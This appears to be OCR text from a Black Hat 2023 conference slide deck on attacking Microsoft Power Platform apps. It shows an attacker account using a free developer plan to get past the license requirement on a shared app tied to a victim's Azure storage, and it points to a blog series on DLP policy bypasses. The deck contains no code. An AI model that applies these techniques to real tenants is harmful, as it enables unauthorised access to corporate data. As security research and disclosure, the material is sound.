
Show organization




**Business users
are building their
own apps w/ low-
code/no-code +
GenAI**



Is this actually being used?



~8M active Power devs today!





A large, abstract graphic in the upper right corner consists of several translucent, glowing blue and white curved lines forming a complex network or wave pattern against a dark background. Small, scattered blue and yellow dots are also present in the background.

Exploit

@mbrg0

#BHUSA @BlackHatEvents

 Edit  Share  Delete

Connections > jamieredingcustomerdata.file.core.windows.net

 Details

Apps using this connection

Flows using this connection

Connector name



Azure File Storage

Description

Microsoft Azure Storage provides a massively scalable, durable, and highly available storage for data on the cloud, and serves as the data storage solution for modern applications. Connect to File Storage to perform various operations such as create, update, get and delete on files in your Azure Storage account.

 Premium

Status

Connected

Owner

Jamie Reding

Created

7/6/2023, 2:30:34 PM

Modified

7/27/2023, 11:48:49 PM





 Edit  Share  Delete

Search

 Home

 Create

 Learn

 Apps

 Tables

 Flows

 Solutions

 Connections 

... More

 Power Platform

Connections > jamieredingcustomerdata.file.core.windows.net

Details

Apps using this connection

Flows using this connection

Name




Customer Insights Azure





 Edit  Share  Delete

 Search



 Home

 Create

 Learn

 Apps

 Tables

 Flows

 Solutions

 Connections 

... More

 Power Platform

Connections > jamieredingcustomerdata.file.core.windows.net

Details

Apps using this connection

Flows using this connection

Name



Customer Insights Azure





 Edit  Play  Share  Export package  Add to Teams  Monitor  Analytics (preview)  Settings  Wrap  Delete

 Home Create Learn Apps Tables Flows Solutions More Power Platform

Apps > Customer Insights Azure

 Details  Versions  Connections  Flows

Owner

Jamie Reding

Description

Not provided

Created

7/27/2023, 11:49:44 PM

Modified

7/27/2023, 11:49:44 PM

Web link

<https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/9bfb0c8d-ee13-43a2-9adb-062c504e006b?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43>



Mobile QR code





You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

[More](#)

OK





You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

[Less](#)

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.
Your plans: None
App license designation: Premium
Per app plans allocated in environment: No
App configured to consume per app plans: Yes
App is running: Standalone
Type of environment: Full
Premium features used by the app: premium connectors
Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

[OK](#)



You need a Power Apps plan

You don't have the correct plan to access this app. Ask your admin for one, or ask the admin at the organization in which you're a guest.

[Less](#)

You're seeing this page because you don't have a license that allows you to use the capabilities used by the app. You can start a trial for a premium license or ask your admin for a Power Apps license.

Your plans: None

App license designation: Premium

Per app plans allocated in environment: No

App configured to consume per app plans: Yes

App is running: Standalone

Type of environment: Full

Premium features used by the app: premium connectors

Session ID: a40f9795-d274-4bab-8441-facd5ddd249c

OK





Announcing new conversational AI features in Power Apps, including generative AI bots for your apps >

Power Apps Developer Plan

Build and test Power Apps for free

[Get started free >](#)

[Existing user? Add a dev environment >](#)



Free for development and testing

Create apps and flows without writing code with full-featured Power Apps and Power Automate development tools. Easily share and collaborate with others.



Developer-friendly

Connect to data sources, including Azure, Dynamics 365, and custom APIs, with premium connectors. Create additional environments to exercise application lifecycle management and CI/CD.



Dataverse included

Save time with a fully managed, scalable, Azure-backed data platform, including support for common business app actions. Use out-of-the-box common tables or easily build your own data schema.





You've selected Microsoft Power Apps for Developer

1 Let's get you started

Enter your work or school email address, we'll check if you need to create a new account for Microsoft Power Apps for Developer.

Email

hacker5@pwntoso.onmicrosoft.com

By proceeding you acknowledge that if you use your organization's email, your organization may have rights to access and manage your data and account.

[Learn More](#)

Next

2 Create your account

3 Confirmation details



The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors




You've selected Microsoft Power Apps for Developer

- 1 Let's get you started
- 2 Create your account
- 3 Confirmation details

Thanks for signing up for Microsoft Power Apps for Developer

Your username is **hacker5@pwntoso.onmicrosoft.com**

Get Started



The Developer Plan makes it easy for anyone to build and test apps with user-friendly low-code tools – for free. Including, ongoing free access to:

- Online learning resources and tutorials
- Microsoft Power Apps
- Microsoft Dataverse
- More than 600 pre-built connectors





Customer Insights





Power Apps |

≡ ⏪ ⚙️ ? ⌂

This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

More





This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

Less

It looks like this app isn't compliant with the latest data loss prevention policies.

Policy name: Deny Azure File Storage

Connector: shared_azurefile cannot be used since it is blocked by your company's admin.





This app isn't opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

LESS

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.





So we were able to bypass the license requirement

But blocked by... DLP?



Filter by title

▼ Data loss prevention policies

Overview

Create a DLP policy

Manage DLP policies

Data loss prevention SDK

Basic connector classification

Connector action control

Connector endpoint filtering
(preview)

DLP for custom connectors

DLP for Power Automate

DLP for desktop flows

Disable new connectors

View policies and policy scope

Effect of multiple policies

Impact on apps and flows

Exempt apps and flows

Learn / Power Platform /

⊕ ✎ :

Additional resources

Documentation

[Connector classification - Power Platform](#)

About ways to categorize connectors within a DLP policy.

[Create a data loss prevention \(DLP\) policy - Power Platform](#)

In this topic, you learn how to create a data loss prevention (DLP) policy in Power Apps

[Impact of DLP policies on apps and flows - Power Platform](#)

About the impact of DLP policies on apps and flows.

[Show 5 more](#)

Data loss prevention policies

Article • 07/12/2023 • 7 contributors

Feedback

Your organization's data is likely one of the most important assets you're responsible for safeguarding as an administrator. The ability to build apps and automation to use that data is a large part of your company's success. You can use Power Apps and Power Automate for rapid build and rollout of these high-value apps so that users can measure and act on the data in real time. Apps and automation are becoming increasingly connected across multiple data sources and multiple services. Some of these might be external, third-party services and might even include some social networks. Users generally have good intentions, but they can easily overlook the potential for exposure from data leakage to services and audiences that shouldn't have access to the data.

You can create data loss prevention (DLP) policies that can act as guardrails to help prevent users from unintentionally exposing organizational data. DLP policies can be scoped at the environment level or tenant level, offering flexibility to craft sensible policies that strike the right balance between protection and productivity. For tenant-level policies you can define the scope to be all environments, selected environments, or all environments except ones you specifically exclude. Environment-level policies can be defined for one environment at a time.



150% - + Reset



Power Platform admin center

[Home](#)[Environments](#)[Analytics](#) ▾[Billing \(Preview\)](#) ▾[Settings](#)[Resources](#) ▾[Help + support](#)[Data integration](#)[Data \(preview\)](#)[Policies](#) ▾

Power Platform
Conference 2023

[Register now](#)

DLP Policies > New Policy

Policy name

 Prebuilt connectors Custom connectors Scope Review

Name your policy

Start by giving your new policy a name. You can change this later.

[Back](#)[Next](#)[Cancel](#)



Home

Environments

Analytics

Billing (Preview)

Settings

Resources

Help + support

Data integration

Data (preview)

Policies

Power Platform
Conference 2023

[Register now](#)

DLP Policies > New Policy

Policy name

Prebuilt connectors

Custom connectors

Scope

Review

Set default group

Assign connectors

Business (0)

Non-business (1056) | Default

Blocked (0)

Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

	Name	Blockable	Endpoint config
	SharePoint		No
	OneDrive for Business		No
	Dynamics 365 (deprecated)		Yes

Back

Next

Cancel



DLP Policies > New Policy

Home

Environments

Analytics

Billing (Preview)

Settings

Resources

Help + support

Data integration

Data (preview)

Policies

Power Platform
Conference 2023
[Register now](#)

Policy name

Prebuilt connectors

Custom connectors

Scope

Review

 Move to Business  Block  Configure connector

 One or more of the selected connectors can't be blocked.

 Set default group

Assign connectors 

Business (0)

Non-business (1056) | Default

Blocked (0)

 Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

Name	Blockable	Endpoint config
 SharePoint	No	No
 OneDrive for Business	No	No

Back

Next

Cancel



Power Platform admin center



DLP Policies > New Policy

Policy name



New Blog Series
Microsoft Power Platform DLP Bypass Uncovered
Finding #1 - The problem with enforcing DLP policies for pre-existing resources
[Read Blog](#)

Yuval Adler
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered- Finding #1

[Read more >](#) Move to Business Block Configure connector Set default group

(i) One or more of the selected connectors can't be blocked.

Assign connectors *(i)*

Business (0)

Non-business (1056) | Default

Blocked (0)

 Search connectors

Connectors for non-sensitive data. Connectors in this group can't share data with connectors in other groups. Unassigned connectors will show up here by default.

Name	Blockable	Endpoint config
 SharePoint	<input type="checkbox"/>	No
 OneDrive for Business	<input type="checkbox"/>	No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

[Register now](#)

Back

Next


Cancel



Power Platform admin center



DLP Policies > New Policy

[Home](#)[Environments](#)[Analytics](#)[Billing](#)[Settings](#)[Resources](#)[Help](#)[Data](#)[Data](#)[Policies](#)[Power Platform](#)[Register now](#)[Policy name](#)[Configure connector](#)[Set default group](#)[Policy name](#)

Microsoft Power Platform DLP Bypass Uncovered- Finding #2 – HTTP calls

[Read more >](#)

ed connectors can't be blocked.

ors

n-business (1056) | Default

Blocked (0)

[Search connectors](#)nsitive data. Connectors in this group can't share data with connectors in other groups. Unassigned
p here by default.

Name

Blockable

Endpoint config

SharePoint

:

No

No

OneDrive for Business

:

No

No

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>[Back](#)[Next](#)[Cancel](#)

DLP Policies > New Policy

Home

Environments

Analytics

Billing

 Settings
Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Resources

Help

Data

Data

Policies

Microsoft Power Platform DLP Bypass Uncovered

Finding #1

[Read more >](#)

Policy name

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

[Read blog](#)

Microsoft Power Platform DLP Bypass Uncovered – Finding #3 – Custom Connectors

[Read more >](#)

OneDrive for Business

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

[Register now](#)[Back](#)[Next](#)[Cancel](#)

Set default group

Search connectors

Connector ▾

locked (0)

Group can't share data with connectors in other groups. Unassigned

Blockable ▾

Endpoint config

No

No

No





Power Platform admin center



DLP Policies > New Policy

Home

Environments

Analytics

Billing

 Settings
Microsoft Power Platform DLP Bypass Uncovered
Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Resources

Help

Data

Data

Policies

Microsoft Power Platform DLP Bypass Uncovered – Finding #1

[Read more >](#)

Policy name

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

[Read blog](#)

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

[Read blog](#)

Microsoft Power Platform DLP Bypass Uncovered – Finding #2 – HTTP Connectors

[Read more >](#)[Read more >](#)

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors

[Read blog](#)

zenity

Yuval Adler
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered – Finding #4 – Unblockable connectors

[Read more >](#)

Set default group

Search connectors

tors in other groups. Unassigned

Endpoint config

No

No

Cancel

OneDrive for Business

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>[Register now](#)

Back

Next



Power Platform admin center

DLP Policies > New Policy

Policy name

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #1 - The problem with enforcing DLP policies for pre-existing resources

Read more

Microsoft Power Platform DLP Bypass Uncovered - Finding #1

Read more >

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #2 - HTTP calls

Read more

Microsoft Power Platform DLP Bypass Uncovered - Finding #2 - HTTP

Read more >

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #3 - custom connectors

Read more

Microsoft Power Platform DLP Bypass Uncovered - Finding #3 - Custom Connectors

Read more >

New Blog Series

Microsoft Power Platform DLP Bypass Uncovered

Finding #4 - Unblockable connectors

Read more

Microsoft Power Platform DLP Bypass Uncovered - Finding #4 - Unblockable connectors

Read more >

Microsoft Power Platform DLP Bypass Uncovered

Finding #5 - Parent and child flow execution

Read Blog

Yuval Adler
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered - Finding #5 - Parent and Child Flow Execution

Read more >

OneDrive for Business

Back Next

<https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/>

Register now

Cancel

DLP bypass disclosure in process
Full writeup → bit.ly/mbrg-bhusa23





[+ New connection](#)  Edit  Share  Delete  Details

Connections in Zenity Demo (default)

 Canvas

Name	Modified	Status
 https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	... 26 min ago	Connected
 jamieredingcustomerdata.file.core.windows.net Azure File Storage	... 25 min ago	Connected
 Azure Queues Azure Queues	... 3 wk ago	Connected
 jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	... 3 wk ago	Connected
 enterprisefinancial financialreports.database.windows.n... SQL Server	... 2 wk ago	Connected
  enterprisecustomers customercareinsights.database.... SQL Server	... 2 wk ago	Connected



 Edit  Share  DeleteConnections > **enterprisecustomers customercareinsights.database.windows.net** Details  Apps using this connection  Flows using this connection

Connector name



Description

Microsoft SQL Server is a relational database management system developed by Microsoft. Connect to SQL Server to manage data. You can perform various actions such as create, update, get, and delete on rows in a table.

 Premium

Status

Connected

Owner

Jamie Reding

Created

7/14/2022, 11:30:39 AM

Modified

7/12/2023, 12:03:31 AM



 Edit  Share  Delete Search Home Create Learn Apps Tables Flows Solutions Connections  More Power Platform

Connections > **enterprisecustomers customercareinsights.database.windows.net**

[Details](#)[Apps using this connection](#) [Flows using this connection](#)**Name**

Customer Insights



customersinsights2



Customer Insights



Customer Insights



 Edit  Share  Delete Search Home Create Learn Apps Tables Flows Solutions Connections  More Power PlatformConnections > **enterprisecustomers customercareinsights.database.windows.net** Details Apps using this connection Flows using this connection

Name



Customer Insights



customersinsights2



Customer Insights



Customer Insights





 Edit  Play  Share  Export package  Add to Teams  Monitor  Analytics (preview)  Settings  Wrap  Delete

 Home

 Create

 Learn

 Apps

 Tables


 Flows

 Solutions

 More

 Power Platform

Apps > Customer Insights

 Details  Versions  Connections  Flows

 Owner

Jamie Reding

 Description

Not provided

 Created

7/14/2022, 11:47:48 AM

 Modified

7/12/2023, 12:06:25 AM

 Web link

<https://apps.powerapps.com/play/e/default-fc993b0f-345b-4d01-9f67-9ac4a140dd43/a/01cde0ab-4650-4c0f-b73d-63c5e8d55b9e?tenantId=fc993b0f-345b-4d01-9f67-9ac4a140dd43>



